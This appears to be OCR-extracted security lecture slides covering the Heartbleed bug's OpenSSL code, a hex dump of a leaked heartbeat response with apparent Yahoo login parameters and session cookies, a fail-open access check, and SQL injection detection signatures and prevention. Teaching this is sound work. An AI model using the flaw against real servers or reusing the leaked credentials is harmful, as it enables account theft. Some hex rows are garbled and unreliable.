
# Server

## Receive


```
hbtype = *p++;  
n2s(p, payload);  
pl = p;
```

## Respond


```
*bp++ =  
TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, pl, payload);
```



# Server




# Server




```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 4681
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 20 2F 63 6F 6E 66 69 67 2F 70 77 74 6F .@. /config/pwto
0010: 6B 65 6E 5F 67 65 74 3F 73 72 63 3D 79 65 6D 61 ken_get?src=yema
0020: 69 6C 69 6D 61 70 26 74 73 3D 31 33 39 36 39 35 ilimap&ts=139695
0030: 39 32 35 38 26 6C 6F 67 69 6E 3D 68 6F 6C 6D 73 9258&login=holms
0040: 65 79 37 39 26 70 61 73 73 77 64 3D ey79&passwd=
0050: 6 73 69 67 3D 4E 37 64 72 70 &sig=N7drp
0060: 68 45 4A 53 6E 77 50 5A 69 62 34 39 34 39 55 33 hEJSnwPZib4949U3
0070: 51 2D 2D 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F Q-- HTTP/1.1..Ho
0080: 73 74 3A 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E st: login.yahoo.
0090: 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A com..Accept: */*
00a0: 0D 0A 59 61 68 6F 6F 52 65 6D 6F 74 65 49 50 3A ..YahooRemoteIP:
00b0: 20 38 31 2E 31 30 38 2E 35 0D 0A 81.108.
00c0: 0D 0A CE 76 37 B9 80 99 10 68 EF 4A 6E 33 E0 80 ...v7....h.Jn3..
00d0: 73 24 55 FB 1A BB 92 81 9C 20 AF E6 BE E9 26 65 s$U.....&e
00e0: 70 51 A2 33 32 95 7F 9F 07 FB C4 5E C6 82 D5 9A pQ.32.....^....
00f0: 13 C0 CF 8D D6 52 73 16 0F 4E 0A EE 8F 3E 3B DE .....Rs..N...>;.
0100: C4 70 6E 1C 56 FF 30 20 59 61 68 6F 6F 4D 6F 62 .pn.V.0 YahooMob
0110: 69 6C 65 4D 61 69 6C 2F 31 2E 30 20 28 41 6E 64 ileMail/1.0 (And
0120: 72 6F 69 64 20 4D 61 69 6C 3B 20 33 2E 30 2E 32 roid Mail; 3.0.2
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0140: 44 65 73 69 72 65 20 35 30 30 3B 34 2E 31 2E 32 Desire 500;4.1.2
0150: 2F 4A 5A 4F 35 34 4B 29 0D 0A 43 6F 6F 6B 69 65 /JZO54K)..Cookie
0160: :
0170: 65 26 62 3D 34 26 64 3D 32 7A 31 43 6B 2E 35 70 e&b=4&d=2z1Ck.5p
0180: 59 45 4A 78 4F 70 70 5A 4A 43 58 38 6E 44 6A 4E YEJxOppZJcX8nDjN
0190: 6A 67 2D 2D 2D jn7KHxg--
01a0: 26 73 3D 61 37 26 69 3D 42 5F 54 38 72 53 6C 43 &s=a7&i=B_T8rSlC
01b0: 4A 61 61 58 70 54 73 43 63 4C 71 36 3B 20 65 78 JaaXpTsCcLq6; ex
01c0: 70 69 72 65 73 3D 46 72 69 2C 20 30 38 2D 41 70 pires=Fri, 08-Apr
01d0: 72 2D 32 30 31 36 20 31 32 3A 31 34 3A 31 36 20 r-2016 12:14:16
01e0: 47 4D 54 3B 20 70 61 74 68 3D 2F 3B 20 64 6F 6D GMT; path=/; dom
01f0: 61 69 6E 3D 2E 79 61 68 6F 6F 2E 63 6F 6D 3B 46 ain=.yahoo.com;F
0200: 3D 61 7A 42 =a=7SszB
0210: 58 76 30 54 6F 6D 32 6A 4F 61 30 52 46 2E 52 66 Xv0Tom2jOa0RF.Rf
0220: 53 73 4D 4F 39 75 4D 64 66 77 68 31 58 50 75 71 SsMO9uMdfwh1XPuq
0230: 1 2E 2E 73 4B 4A 37 6F 37 .sKJ7o7
0240: 6E 70 58 56 56 30 56 55 7A 63 2D 26 62 3D 4A 4B npXVV0VUzc-&b=JK
0250: 78 5A 3B 20 65 78 70 69 72 65 73 3D 46 72 69 2C xZ; expires=Fri,
0260: 20 30 38 2D 41 70 72 2D 32 30 31 36 20 31 32 3A 08-Apr-2016 12:
0270: 31 34 3A 31 36 20 47 4D 54 3B 20 70 61 74 68 3D 14:16 GMT; path=
```

# Mobile Data Charging: New Attacks and Countermeasures



(a) In a normal case



(b) Under a toll-free-data-attack

Figure 5: Web browsing in normal and attacked cases.

# Fail to Fail Safe

```
DWORD dwRet = IsAccessAllowed(...);  
if (dwRet == ERROR_ACCESS_DENIED) {  
    // Security check failed.  
    // Inform user that access is denied  
} else {  
    // Security check OK.  
    // Perform task...  
}
```

What if  
IsAccessAllowed()  
returns  
ERROR\_NOT\_  
ENOUGH\_MEMORY?

# Popularity -> Threat



- **Storm Codec (Baofeng)**
  - The most popular multimedia player in China
    - A huge number of users
    - Not malicious
  - DNS query implementation
    - If DNS query fails, send more queries faster and faster
  - OK, Baofeng's authoritative DNS servers are down on 2009
    - What happens?
- **Implications**
  - Popular applications?
  - Large online advertisement companies?

# Backup




# Detection

- Signature-based detection
  - “DROP Table”
  - “Insert into”
- Anomaly Detection
  - Query syntax analysis
    - Injected content change the parse tree of a query


# Detection

- Anomaly Detection
  - Query Syntax Analysis

Normal Profile



Anomaly



# Prevention

- Mediate Input
  - Use pattern matching
- Hide error messages
- READ ONLY Database Access

# Prevention

- Whitelisting
  - Define what should be accepted
- Blacklisting (NO)
  - It can never be complete

# Mobile Data Charge

- TBA